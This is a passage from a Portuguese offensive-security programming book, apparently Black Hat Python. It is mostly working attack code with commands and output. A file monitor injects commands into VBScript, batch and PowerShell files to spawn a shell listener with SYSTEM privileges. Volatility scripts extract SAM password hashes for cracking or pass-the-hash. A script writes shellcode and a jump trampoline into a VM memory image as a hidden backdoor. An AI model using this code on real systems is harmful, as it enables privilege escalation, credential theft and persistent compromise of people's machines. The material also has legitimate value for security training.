        win32con.FILE_SHARE_READ | win32con.FILE_SHARE_WRITE | win32con.FILE_SHARE_DELETE,
        None,
        win32con.OPEN_EXISTING,
        win32con.FILE_FLAG_BACKUP_SEMANTICS,
        None)
```

```
        while 1:
            try:
❸               results = win32file.ReadDirectoryChangesW(
                    h_directory,
                    1024,
                    True,
                    win32con.FILE_NOTIFY_CHANGE_FILE_NAME |
                    win32con.FILE_NOTIFY_CHANGE_DIR_NAME |
                    win32con.FILE_NOTIFY_CHANGE_ATTRIBUTES |
                    win32con.FILE_NOTIFY_CHANGE_SIZE |
                    win32con.FILE_NOTIFY_CHANGE_LAST_WRITE |
                    win32con.FILE_NOTIFY_CHANGE_SECURITY,
                    None,
                    None
                    )

❹               for action,file_name in results:
                    full_filename = os.path.join(path_to_watch, file_name)

                    if action == FILE_CREATED:
                        print "[ + ] Created %s" % full_filename
                    elif action == FILE_DELETED:
                        print "[ - ] Deleted %s" % full_filename
                    elif action == FILE_MODIFIED:
                        print "[ * ] Modified %s" % full_filename

                        # exibe o conteúdo do arquivo
                        print "[vvv] Dumping contents..."

❺                       try:
                            fd = open(full_filename,"rb")
                            contents = fd.read()
                            fd.close()
                            print contents
                            print "[^^^] Dump complete."
                        except:
                            print "[!!!] Failed."

                    elif action == FILE_RENAMED_FROM:
                        print "[ > ] Renamed from: %s" % full_filename
                    elif action == FILE_RENAMED_TO:
                        print "[ < ] Renamed to: %s" % full_filename
```

```
                else:
                    print "[???] Unknown: %s" % full_filename
            except:
                pass

for path in dirs_to_monitor:
    monitor_thread =  threading.Thread(target=start_monitor,args=(path,))
    print "Spawning monitoring thread for path: %s" % path
    monitor_thread.start()
```

Definimos uma lista de diretórios que queremos monitorar ❶, que, em nosso caso, são os dois diretórios comuns de arquivos temporários. Tenha em mente que pode haver outros locais aos quais você vai querer prestar atenção, portanto altere essa lista de acordo com suas necessidades. Para cada um desses paths, criaremos uma thread de monitoração que chamará a função `start_monitor`. A primeira tarefa dessa função é adquirir um handle para o diretório que queremos monitorar ❷. Chamamos, então, a função `ReadDirectoryChangesW` ❸, que nos avisará quando uma alteração ocorrer. Recebemos o nome do arquivo-alvo que sofreu alterações e o tipo do evento ocorrido ❹. A partir daí, exibimos informações úteis sobre o que aconteceu com esse arquivo em particular e, se detectarmos que houve modificações, exibiremos o conteúdo do arquivo como referência ❺.

Fazendo um teste rápido

Abra um shell *cmd.exe* e execute *file_monitor.py*:

```
C:\> python.exe file_monitor.py
```

Abra um segundo shell *cmd.exe* e execute os comandos a seguir:

```
C:\> cd %temp%
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp> echo hello > filetest
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp> rename filetest file2test
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp> del file2test
```

Você deverá ver uma saída semelhante a:

```
Spawning monitoring thread for path: C:\WINDOWS\Temp
Spawning monitoring thread for path: c:\docume~1\admini~1\locals~1\temp
[ + ] Created c:\docume~1\admini~1\locals~1\temp\filetest
[ * ] Modified c:\docume~1\admini~1\locals~1\temp\filetest
```

```
[vvv] Dumping contents...
hello

[^^^] Dump complete.
[ > ] Renamed from: c:\docume~1\admini~1\locals~1\temp\filetest
[ < ] Renamed to: c:\docume~1\admini~1\locals~1\temp\file2test
[ * ] Modified c:\docume~1\admini~1\locals~1\temp\file2test
[vvv] Dumping contents...
hello

[^^^] Dump complete.
[ - ] Deleted c:\docume~1\admini~1\locals~1\temp\FILE2T~1
```

Se tudo o que fizemos anteriormente funcionar conforme planejado, incentivo você a manter o seu monitor de arquivos executando durante 24 horas em um sistema-alvo. Você poderá ficar surpreso (ou não) em ver arquivos sendo criados, executados e apagados. Seu script de monitoração de processos também pode ser usado para tentar descobrir paths interessantes de arquivos a serem monitorados. As atualizações de software podem despertar interesse em particular. Vamos prosseguir de modo a acrescentar a capacidade de injetar códigos automaticamente em um arquivo-alvo.

Injeção de código

Agora que podemos monitorar processos e localizações de arquivos, vamos dar uma olhada na possibilidade de injetar código automaticamente em arquivos-alvo. As linguagens mais comuns de scripting que já vi serem usadas são VBScript, arquivos batch e PowerShell. Criaremos trechos bem simples de código que dispararão uma versão compilada de nossa ferramenta *bhpnet.py*, com o nível de privilégios do serviço original. Há todo um conjunto de tarefas terríveis que podem ser feitas com essas linguagens de scripting[6]; criaremos o framework geral para fazer isso, e você poderá fazer o que sua imaginação mandar a partir daí. Vamos modificar o nosso script *file_monitor.py* e adicionar o código a seguir depois das constantes de modificação de arquivos:

```
❶ file_types         = {}

command = "C:\\WINDOWS\\TEMP\\bhpnet.exe -l -p 9999 -c"
```

6 Carlos Perez faz um trabalho incrível com o PowerShell; acesse *http://www.darkoperator.com/*.

```
    file_types['.vbs'] =
    ["\r\n'bhpmarker\r\n","\r\nCreateObject(\"Wscript.Shell\").Run(\"%s\")\r\n" % command]

    file_types['.bat'] = ["\r\nREM bhpmarker\r\n","\r\n%s\r\n" % command]

    file_types['.ps1'] = ["\r\n#bhpmarker","Start-Process \"%s\"\r\n" % command]

    # função para lidar com a injeção de código
    def inject_code(full_filename,extension,contents):

        # nosso marcador já está no arquivo?
❷       if file_types[extension][0] in contents:
            return

        # não há marcador; vamos injetar o marcador e o código
        full_contents  = file_types[extension][0]
        full_contents += file_types[extension][1]
        full_contents += contents

❸       fd = open(full_filename,"wb")
        fd.write(full_contents)
        fd.close()

        print "[\o/] Injected code."

        return
```

Começamos definindo um dicionário de trechos de código correspondentes a uma determinada extensão de arquivo ❶, que inclui um marcador único e o código que queremos injetar. O motivo de usarmos um marcador se deve ao fato de podermos entrar em um loop infinito, em que vemos uma modificação de arquivo, inserimos o nosso código (que faz com que um evento subsequente de modificação de arquivo seja gerado) e assim sucessivamente. Isso continuaria até que o arquivo ficasse gigantesco e o disco rígido começasse a reclamar. O próximo trecho de código contém a nossa função `inject_code`, que lida com a injeção de código propriamente dita e com a verificação do marcador de arquivo. Depois de termos verificado que o marcador ainda não está presente ❷, gravamos o marcador e o código que queremos que o processo-alvo execute ❸. Agora, devemos modificar o nosso laço principal de eventos para incluir nossa verificação de extensão de arquivo e a chamada para `inject_code`:

```
    --trecho omitido--
                elif action == FILE_MODIFIED:
                    print "[ * ] Modified %s" % full_filename

                    # exibe o conteúdo do arquivo
                    print "[vvv] Dumping contents..."

                    try:
                        fd = open(full_filename,"rb")
                        contents = fd.read()
                        fd.close()
                        print contents
                        print "[^^^] Dump complete."
                    except:
                        print "[!!!] Failed."

    #### CÓDIGO NOVO COMEÇA AQUI
❶                   filename,extension = os.path.splitext(full_filename)

❷                   if extension in file_types:
                        inject_code(full_filename,extension,contents)
    #### FINAL DO CÓDIGO NOVO
    --trecho omitido--
```

Esse é um acréscimo de código bem simples ao nosso laço principal. Fazemos uma rápida separação da extensão do arquivo ❶ e, em seguida, verificamos esse dado em relação ao nosso dicionário de tipos conhecidos de arquivos ❷. Se a extensão do arquivo for identificada em nosso dicionário, chamaremos nossa função `inject_code`. Vamos colocar esse código para funcionar.

Fazendo um teste rápido

Se você instalou o serviço vulnerável de exemplo do início deste capítulo, poderá testar facilmente o seu código elegante de injeção de código. Certifique-se de que o serviço esteja executando e simplesmente inicie o seu script *file_monitor.py*. Em algum momento, você deverá ver uma saída informando que um arquivo *.vbs* foi criado e modificado e que um código foi injetado. Se tudo correr bem, você poderá executar o script *bhpnet.py* do capítulo 2 para conectar o listener que acabou de ser disparado. Para garantir que a sua escalação de privilégios funcionou, conecte-se ao listener e verifique o usuário com o qual você está executando.

```
justin$ ./bhpnet.py -t 192.168.1.10 -p 9999
<CTRL-D>
<BHP:#> whoami
NT AUTHORITY\SYSTEM
<BHP:#>
```

Esse resultado mostra que você acessou a sagrada conta SYSTEM e que a sua injeção de código funcionou.

Talvez você tenha chegado ao final deste capítulo achando que alguns desses ataques são um tanto quanto esotéricos. Porém, quanto mais tempo você passar em uma empresa de grande porte, mais perceberá que esses ataques são bastante viáveis. As ferramentas deste capítulo podem ser facilmente expandidas ou transformadas em scripts especializados a serem executados uma única vez, os quais poderão ser usados em casos específicos para comprometer uma conta local ou uma aplicação. O WMI sozinho pode ser uma fonte excelente de dados locais de reconhecimento que podem ser usados para aperfeiçoar um ataque depois que você estiver dentro de uma rede. A escalação de privilégios é uma parte essencial de qualquer bom cavalo de Troia.

CAPÍTULO 11

Automatizando estratégias forenses para ataques

Os profissionais da área forense normalmente são chamados após a ocorrência de uma brecha de segurança ou para determinar se houve alguma espécie de "incidente". Normalmente, querem ter uma imagem instantânea (snapshot) da RAM do computador afetado para capturar chaves de criptografia ou outras informações que fiquem apenas na memória. Felizmente, para eles, uma equipe de desenvolvedores talentosos criou um framework Python completo chamado *Volatility*, adequado a essa tarefa, descrito como um framework avançado para atividades forenses na memória. Pessoas que cuidam de incidentes, analisadores forenses e analistas de malwares também podem usar o Volatility para uma variedade de outras tarefas, incluindo inspeção de objetos do kernel, análise e dumping de processos e assim por diante. Nós, é claro, estamos mais interessados nos recursos ofensivos disponibilizados pelo Volatility.

Inicialmente, faremos abordagens usando alguns dos recursos de linha de comando para obter hashes de senhas de uma máquina virtual VMWare em execução e, em seguida, mostraremos como é possível automatizar esse processo de dois passos ao incluir o Volatility em nossos scripts. O último exemplo mostra como podemos injetar shellcode diretamente em uma VM em execução em um local preciso, escolhido por nós. Essa técnica pode ser útil para atingir aqueles usuários paranoicos que navegam ou enviam emails somente a partir de uma VM. Também deixaremos um backdoor oculto no snapshot de uma VM, que será executado quando o administrador restaurar a VM. Esse método de injeção de código também será útil para executar código em um computador que tenha uma porta FireWire acessível, mas que esteja bloqueada ou dormindo e exija uma senha. Vamos começar!

Instalação

O Volatility é extremamente fácil de instalar; basta fazer o seu download a partir de *https://code.google.com/p/volatility/downloads/list*. Normalmente, não faço uma instalação completa. Em vez disso, mantenho-o em um diretório local e adiciono o diretório ao meu path de trabalho, como você verá nas seções seguintes. Um instalador para Windows também está incluído. Selecione o método de instalação que você preferir; ele deverá funcionar bem, qualquer que seja a sua opção.

Perfis

O Volatility utiliza o conceito de *perfis* (profiles) para determinar o modo de aplicar as assinaturas necessárias e os offsets para extrair informações de dumps de memória. No entanto, se uma imagem de memória de um alvo puder ser obtida por meio de FireWire ou remotamente, você não necessariamente saberá a versão exata do sistema operacional que estará atacando. Felizmente, o Volatility inclui um plugin chamado `imageinfo` que procura determinar o perfil que deverá ser usado contra o alvo. Esse plugin pode ser executado da seguinte maneira:

```
$ python vol.py imageinfo -f  "memorydump.img"
```

Depois que o plugin for executado, você deverá obter uma boa quantidade de informações. A linha mais importante é aquela que contém `Suggested Profiles`, que deverá ter uma aparência semelhante a:

```
Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86
```

Quando você estiver executando os próximos exercícios em um alvo, deverá definir a flag `--profile` de linha de comando com o valor apropriado, começando pelo primeiro valor apresentado. Para o cenário anterior, utilize:

```
$ python vol.py plugin --profile="WinXPSP2x86" argumentos
```

Você saberá se o perfil incorreto foi definido, pois nenhum dos plugins funcionará adequadamente ou o Volatility gerará erros informando que não pôde encontrar um mapeamento adequado de endereços.

Capturando hashes de senha

Recuperar as hashes de senha em um computador Windows após um teste de invasão é um objetivo comum entre os invasores. Essas hashes podem ser quebradas offline na tentativa de recuperar a senha do alvo ou ser usadas em um ataque pass-the-hash para conseguir acesso a outros recursos da rede. As VMs ou os snapshots de um alvo são um local perfeito para tentar recuperar essas hashes.

Independentemente de o alvo ser um usuário paranoico que realize operações de alto risco somente em uma VM ou uma empresa que esteja tentando restringir algumas das atividades de seus usuários a VMs, eles representam um local excelente a partir dos quais podemos reunir informações depois que você tiver acesso ao hardware do host.

O Volatility faz com que esse processo de recuperação seja extremamente simples. Inicialmente, daremos uma olhada em como trabalhar com os plugins necessários para obter os offsets de memória em que as hashes de senha poderão ser obtidas e, em seguida, recuperaremos as hashes propriamente ditas. A seguir, criaremos um script para combinar essas tarefas em um único passo.

O Windows armazena as senhas locais na hive de registro `SAM` em um formato que usa hash e, com essa informação, guarda a chave de boot do Windows na hive de registro `system`. Precisamos dessas duas hives para extrair as hashes de uma imagem de memória. Para começar, vamos executar o plugin `hivelist` para fazer o Volatility extrair os offsets de memória em que essas duas hives estão. Essas informações, então, serão passadas para o plugin `hashdump`, para que ele faça a extração da hash propriamente dita. Acesse o seu terminal e execute o comando a seguir:

```
$ python vol.py hivelist --profile=WinXPSP2x86 -f "WindowsXPSP2.vmem"
```

Depois de um ou dois minutos, uma saída deverá ser apresentada, exibindo os locais em que essas hives de registro se encontram na memória. Eliminei parte da saída por questões de concisão.

```
Virtual    Physical   Name
---------- ---------- ----
0xe1666b60 0x0ff01b60 \Device\HarddiskVolume1\WINDOWS\system32\config\software
0xe1673b60 0x0fedbb60 \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
0xe1455758 0x070f7758 [no name]
0xe1035b60 0x06cd3b60 \Device\HarddiskVolume1\WINDOWS\system32\config\system
```

Na saída, podemos ver os offsets da memória virtual e da memória física das chaves `SAM` e `system` em negrito. Tenha em mente que o offset da memória virtual está relacionado ao local na memória, em relação ao sistema operacional, em que essas hives estão. O offset da memória física corresponde ao local no arquivo *.vmem* em disco em que essas hives estão. Agora que temos as hives `SAM` e `system`, podemos passar os offsets virtuais ao plugin `hashdump`. Retorne ao seu terminal e digite o comando a seguir, observando que seus endereços virtuais serão diferentes daqueles que mostrarei:

```
$ python vol.py hashdump -d -d -f "WindowsXPSP2.vmem" ¬
--profile=WinXPSP2x86 -y 0xe1035b60 -s 0xe17adb60
```

A execução do comando anterior deverá apresentar resultados muito semelhantes àqueles mostrados a seguir:

```
Administrator:500:74f77d7aaaddd538d5b79ae2610dd89d4c:537d8e4d99dfb5f5e92e1fa377041b27:::
Guest:501:aad3b435b51404ad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:bf57b0cf30812c924kdkkd68c99f0778f7:457fbd0ce4f6030978d124j272fa653:::
SUPPORT_38894df:1002:aad3b435221404eeaad3b435b51404ee:929d92d3fc02dcd099fdaecfdfa81aee:::
```

Perfeito! Podemos enviar as hashes para nossas ferramentas favoritas de cracking ou executar um pass-the-hash para fazer a autenticação em outros serviços.

Agora, vamos inserir esses dois processos em nosso script independente. Abra o arquivo *grabhashes.py* e insira o código a seguir:

```
import sys
import struct
import volatility.conf as conf
import volatility.registry as registry

❶ memory_file       = "WindowsXPSP2.vmem"
❷ sys.path.append("/Users/justin/Downloads/volatility-2.3.1")

registry.PluginImporter()
config = conf.ConfObject()

import volatility.commands as commands
import volatility.addrspace as addrspace

config.parse_options()
config.PROFILE  = "WinXPSP2x86"
config.LOCATION = "file://%s" % memory_file
```

```
    registry.register_global_options(config, commands.Command)
    registry.register_global_options(config, addrspace.BaseAddressSpace)
```

Inicialmente, definimos uma variável para que aponte para uma imagem de memória ❶ a ser analisada. A seguir, incluímos nosso path de download do Volatility ❷ para que o nosso código possa importar suas bibliotecas com sucesso. O restante do código de suporte serve somente para criar nossa instância do Volatility com o perfil e as opções de configuração igualmente definidas.

Vamos agora implementar nossa código propriamente dito de dumping de hash. Adicione as linhas a seguir em *grabhashes.py*:

```
    from volatility.plugins.registry.registryapi import RegistryApi
    from volatility.plugins.registry.lsadump import HashDump

❶ registry = RegistryApi(config)
❷ registry.populate_offsets()

    sam_offset = None
    sys_offset = None

    for offset in registry.all_offsets:

❸       if registry.all_offsets[offset].endswith("\\SAM"):
            sam_offset = offset
            print "[*] SAM: 0x%08x" % offset

❹       if registry.all_offsets[offset].endswith("\\system"):
            sys_offset = offset
            print "[*] System: 0x%08x" % offset

        if sam_offset is not None and sys_offset is not None:
❺           config.sys_offset = sys_offset
            config.sam_offset = sam_offset

❻           hashdump = HashDump(config)

❼           for hash in hashdump.calculate():
                print hash

            break
```

```
if sam_offset is None or sys_offset is None:
    print "[*] Failed to find the system or SAM offsets."
```

Inicialmente, criamos uma nova instância de `RegistryApi` ❶, que é uma classe auxiliar, com funções de registro comumente utilizadas; ela aceita somente a configuração atual como parâmetro. A chamada a `populate_offsets` ❷, então, executa o equivalente ao comando `hivelist` discutido anteriormente. Em seguida, começamos a percorrer cada uma das hives descobertas, procurando as hives `SAM` ❸ e `system` ❹. Quando elas forem descobertas, atualizaremos o objeto com a configuração corrente com seus respectivos offsets ❺. Então, criamos um objeto `HashDump` ❻ e passamos o objeto de configuração corrente. O último passo ❼ consiste em efetuar uma iteração pelos resultados da chamada de função de cálculo, que gerará os nomes de usuário e as hashes associadas.

Agora, execute este script como um arquivo Python independente:

```
$ python grabhashes.py
```

Você deverá ver a mesma saída obtida quando os dois plugins foram executados de forma independente. Uma dica que dou é que quando você estiver encadeando funcionalidades (ou fazendo empréstimos de funcionalidades existentes), faça um grep no código-fonte do Volatility para ver como ele está executando as tarefas internamente. O Volatility não é uma biblioteca Python como o Scapy, porém, ao analisar como os desenvolvedores usam seu código, você verá como utilizar adequadamente qualquer classe ou função exposta por ele.

Agora vamos seguir em frente e conhecer um pouco de engenharia reversa simples, bem como a injeção de código focada para infectar uma máquina virtual.

Injeção direta de código

A tecnologia de virtualização está sendo usada cada vez mais frequentemente à medida que o tempo passa, seja por causa de usuários paranoicos, requisitos de plataformas diferentes para softwares corporativos, seja por causa da concentração de serviços em sistemas de hardware mais robustos. Em cada um desses casos, se você tiver comprometido um sistema host e vir VMs sendo usadas, poderá ser útil acessá-las. Se você vir também arquivos de snapshot de VMs por aí, poderão ser um local perfeito para implantar shellcode como um método para garantir que haja persistência. Se um usuário restaurar um snapshot que tenha sido infectado por você, o seu shellcode será executado e você terá um novo shell.

Parte de realizar uma injeção de código em um convidado (guest) está na necessidade de encontrar um ponto ideal para injetar esse código. Se você tiver tempo, um local perfeito a ser encontrado é o laço principal do serviço em um processo SYSTEM, pois você terá a garantia de ter um nível elevado de privilégios na VM e que o seu shellcode será chamado. A desvantagem é que se o local errado for escolhido ou o seu shellcode não estiver adequadamente codificado, você poderá corromper o processo e ser identificado pelo usuário final ou poderá matar a própria VM.

Usaremos um pouco de engenharia reversa simples na aplicação de calculadora do Windows como alvo inicial. O primeiro passo consiste em carregar *calc.exe* no Immunity Debugger[1] e implementar um script simples de varredura de código que nos ajude a encontrar a função do botão =. A ideia é poder realizar rapidamente a engenharia reversa, testar o nosso método de injeção de código e reproduzir facilmente os resultados. Usando isso como base, você poderá prosseguir no sentido de encontrar alvos mais complicados e injetar shellcodes mais sofisticados. Então, é claro, você poderá encontrar um computador que suporte FireWire e experimentar usar esse código aí!

Vamos começar com um simples Immunity Debugger PyCommand. Abra um arquivo novo em sua Windows XP VM e chame-o de *codecoverage.py*. Certifique-se de salvar o arquivo no diretório principal de instalação do Immunity Debugger na pasta *PyCommands*.

```
from immlib import *

class cc_hook(LogBpHook):

    def __init__(self):

        LogBpHook.__init__(self)
        self.imm = Debugger()

    def run(self,regs):

        self.imm.log("%08x" % regs['EIP'],regs['EIP'])
        self.imm.deleteBreakpoint(regs['EIP'])

        return
```

1 Faça download do Immunity Debugger a partir de *http://debugger.immunityinc.com/*.

```
def main(args):

    imm = Debugger()

    calc = imm.getModule("calc.exe")
    imm.analyseCode(calc.getCodebase())

    functions = imm.getAllFunctions(calc.getCodebase())

    hooker = cc_hook()

    for function in functions:
        hooker.add("%08x" % function, function)

    return "Tracking %d functions." % len(functions)
```

Esse é um script simples que encontra todas as funções em *calc.exe* e, para cada uma delas, define um breakpoint. Isso significa que para cada função executada, o Immunity Debugger exibirá o endereço da função e removerá o breakpoint para que o endereço da mesma função não seja continuamente registrado. Carregue *calc.exe* no Immunity Debugger, mas não o execute ainda. Então, na barra de comandos na parte inferior da tela do Immunity Debugger, digite:

```
!codecoverage
```

Agora você pode executar o processo teclando F9. Se você alternar para Log View (**Alt-L**), verá funções passando pela tela. Agora clique em quantos botões quiser, *exceto* no botão =. A ideia é que você execute o que quiser, exceto a função que estiver procurando. Depois de ter dado cliques suficientes, clique com o botão direito do mouse em Log View e selecione **Clear Window** (Limpar janela). Isso removerá todas as funções anteriormente acessadas. Você pode conferir isso ao clicar em um botão que tenha sido anteriormente clicado; você não deverá ver nada sendo mostrado na janela de log. Agora clique naquele botão =. Você deverá ver somente uma única entrada na tela de log (talvez seja necessário inserir uma expressão como `3+3` e, então, apertar o botão =). Em minha Windows XP SP2 VM, esse endereço é `0x01005D51`.

Muito bem! Nosso tour rápido pelo Immunity Debugger e por uma técnica básica de varredura de código terminou e temos o endereço em que queremos injetar código. Vamos começar implementando nosso código do Volatility para realizar essa tarefa terrível.

Esse é um processo de várias etapas. Inicialmente, devemos fazer um scan da memória em busca do processo *calc.exe* e, em seguida, procurar um local em seu espaço de memória para injetar o shellcode, assim como encontrar o offset da memória física na imagem de RAM que contenha a função que encontramos anteriormente. Devemos, então, inserir um pequeno jump no lugar do endereço da função associada ao botão =, que fará o jump para o nosso shellcode e o executará. O shellcode que usamos nesse exemplo foi extraído de uma demonstração que fiz em uma conferência fantástica sobre segurança no Canadá chamada Countermeasure. Esse shellcode utiliza offsets fixos no código, portanto seu caso poderá ser diferente.[2]

Abra um arquivo novo, chame-o de *code_inject.py* e insira o código a seguir:

```
import sys
import struct

equals_button = 0x01005D51

memory_file        = "WinXPSP2.vmem"
slack_space        = None
trampoline_offset = None

# lê o nosso shellcode
❶ sc_fd = open("cmeasure.bin","rb")
sc    = sc_fd.read()
sc_fd.close()

sys.path.append("/Users/justin/Downloads/volatility-2.3.1")
import volatility.conf as conf
import volatility.registry as registry

registry.PluginImporter()
config = conf.ConfObject()

import volatility.commands as commands
import volatility.addrspace as addrspace

registry.register_global_options(config, commands.Command)
registry.register_global_options(config, addrspace.BaseAddressSpace)
```

2 Se você quiser implementar o seu próprio shellcode com MessageBox, consulte o tutorial em *https://www.corelan.be/index.php/2010/02/25/exploit-writing-tutorial-part-9-introduction-to-win32-shellcoding/*.

```
config.parse_options()
config.PROFILE  = "WinXPSP2x86"
config.LOCATION = "file://%s" % memory_file
```

Esse código de configuração é idêntico ao anterior que criamos, exceto pelo fato de que estamos lendo o shellcode ❶ que será injetado na VM.

Agora vamos inserir o restante do código para realizar a injeção:

```
import volatility.plugins.taskmods as taskmods

❶ p = taskmods.PSList(config)

❷ for process in p.calculate():

    if str(process.ImageFileName) == "calc.exe":

        print "[*] Found calc.exe with PID %d" % process.UniqueProcessId
        print "[*] Hunting for physical offsets...please wait."

❸       address_space = process.get_process_address_space()
❹       pages         = address_space.get_available_pages()
```

Em primeiro lugar, criamos uma nova instância da classe `PSList` ❶ e passamos a nossa configuração atual. O módulo `PSList` é responsável por percorrer todos os processos em execução detectados na imagem da memória. Fazemos uma iteração pelos processos ❷ e se descobrirmos um processo *calc.exe*, obteremos o seu espaço de endereçamento completo ❸ e todas as páginas de memória do processo ❹.

Agora, percorreremos as páginas de memória para encontrar uma porção de memória que tenha o mesmo tamanho de nosso shellcode e que esteja cheia de zeros. Além disso, iremos procurar o endereço virtual de nosso handler do botão = para criar o nosso trampolim. Insira o código a seguir, prestando atenção na indentação:

```
        for page in pages:

❶           physical = address_space.vtop(page[0])

            if physical is not None:
```

```
                if slack_space is None:

❷                   fd = open(memory_file,"r+")
                    fd.seek(physical)
                    buf = fd.read(page[1])

                    try:
❸                       offset = buf.index("\x00" * len(sc))
                        slack_space  = page[0] + offset

                        print "[*] Found good shellcode location!"
                        print "[*] Virtual address: 0x%08x" % slack_space
                        print "[*] Physical address: 0x%08x" % (physical + offset)
                        print "[*] Injecting shellcode."

❹                       fd.seek(physical + offset)
                        fd.write(sc)
                        fd.flush()

                        # cria o nosso trampolim
❺                       tramp = "\xbb%s" % struct.pack("<L", page[0] + offset)
                        tramp += "\xff\xe3"

                        if trampoline_offset is not None:
                            break

                    except:
                        pass

                    fd.close()

                # verifica a localização de nosso código-alvo
                if page[0] <= equals_button and  ¬
❻                       equals_button < ((page[0] + page[1])-7):

                    print "[*] Found our trampoline target at: 0x%08x" % (physical)

                    # calcula o offset virtual
❼                   v_offset = equals_button - page[0]
```

```
                    # agora calcula o offset físico
                    trampoline_offset = physical + v_offset

                    print "[*] Found our trampoline target at: 0x%08x" % (trampoline_offset)

                    if slack_space is not None:
                        break

        print "[*] Writing trampoline..."

❽       fd = open(memory_file, "r+")
        fd.seek(trampoline_offset)
        fd.write(tramp)
        fd.close()

        print "[*] Done injecting code."
```

Muito bem! Vamos analisar tudo o que esse código faz. Quando fazemos a iteração passando por todas as páginas, o código retorna uma lista com dois membros em que `page[0]` corresponde ao endereço da página e `page[1]` é o tamanho da página em bytes. À medida que percorremos cada página de memória, inicialmente, encontramos o offset físico (lembre-se do offset na imagem de RAM em disco) ❶ em que está a página. Então, abrimos a imagem de RAM ❷, avançamos até o offset em que está a página e lemos toda a página de memória. Em seguida, tentamos encontrar uma porção de bytes NULL ❸ que tenha o mesmo tamanho de nosso shellcode; é nesse local que gravaremos o shellcode na imagem de RAM ❹. Depois de termos encontrado um local adequado e injetado o shellcode, pegamos o endereço de nosso shellcode e criamos uma pequena porção de opcodes x86 ❺. Esses opcodes resultam no assembly a seguir:

```
mov ebx, ADDRESS_OF_SHELLCODE
jmp ebx
```

Tenha em mente que você pode usar os recursos de disassembly do Volatility para garantir que fará o disassembly da quantidade exata de bytes necessária para o seu jump e que restaurará esses bytes em seu shellcode. Deixarei isso como lição de casa para você.

O último passo de nosso código consiste em testar se nossa função do botão = está na página corrente da iteração ❻. Se a encontrarmos, calculamos o offset ❼ e então gravamos o nosso trampolim ❽. Agora temos o nosso trampolim definido, que deverá desviar a execução para o shellcode que inserimos na imagem de RAM.

Fazendo um teste rápido

O primeiro passo é fechar o Immunity Debugger se ainda estiver executando, além de encerrar qualquer instância de *calc.exe*. Agora inicie *calc.exe* e execute o seu script de injeção de código. Você deverá ver uma saída como esta:


```
$ python code_inject.py
[*] Found calc.exe with PID 1936
[*] Hunting for physical offsets...please wait.
[*] Found good shellcode location!
[*] Virtual address: 0x00010817
[*] Physical address: 0x33155817
[*] Injecting shellcode.
[*] Found our trampoline target at: 0x3abccd51
[*] Writing trampoline...
[*] Done injecting code.
```

Que lindo! Essa saída deverá mostrar que todos os offsets foram encontrados e que o shellcode foi injetado. Para testar, basta acessar sua VM, realizar uma operação `3+3` rápida e pressionar o botão =. Você deverá ver uma mensagem ser apresentada!

Agora você pode tentar usar a engenharia reversa em outras aplicações ou serviços além do *calc.exe* para experimentar essa técnica contra eles. Ela também pode ser estendida para tentar manipular objetos do kernel e imitar o comportamento de um rootkit. Esses métodos são uma maneira divertida de se familiarizar com o uso de técnicas forenses em memória, além de úteis também em situações em que você tem acesso físico aos computadores ou tiver identificado um servidor com inúmeras VMs.

editora

Conheça o **site** da **novatec**



www.novatec.com.br

Cadastre seu e-mail e receba mais informações sobre os nossos lançamentos e promoções